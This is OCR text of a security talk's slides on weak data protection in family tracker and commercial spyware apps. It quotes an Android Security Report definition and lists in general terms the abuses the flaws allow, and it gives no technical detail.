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All your family secrets belong to us - Worrisome security issues in tracker apps

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1960: Radio receiver inside pipe



1970: Microphone inside a dragonfly



1960: Camera inside a pack of cigarettes

* Source: http://www.businessinsider.com/

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

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

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

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Surveillance - Apps

Google Play Store

Commercial spyware

Any application that transmits sensitive information off the device without user consent and does not display a persistent notification that this is happening.

Commercial spyware apps transmit data to a party other than the PHA provider. Legitimate forms of these apps can be used by parents to track their children. However, these apps can be used to track a person (a spouse, for example) without their knowledge or permission if a persistent notification is not displayed while the data is being transmitted.

*Android Security Report 2017

How well is the collected data protected?

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

It is **very** easy to…

- Enable premium features without paying
- Access highly sensitive data of a person
- Perform mass surveillance in real-time

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

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

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

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

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

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
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

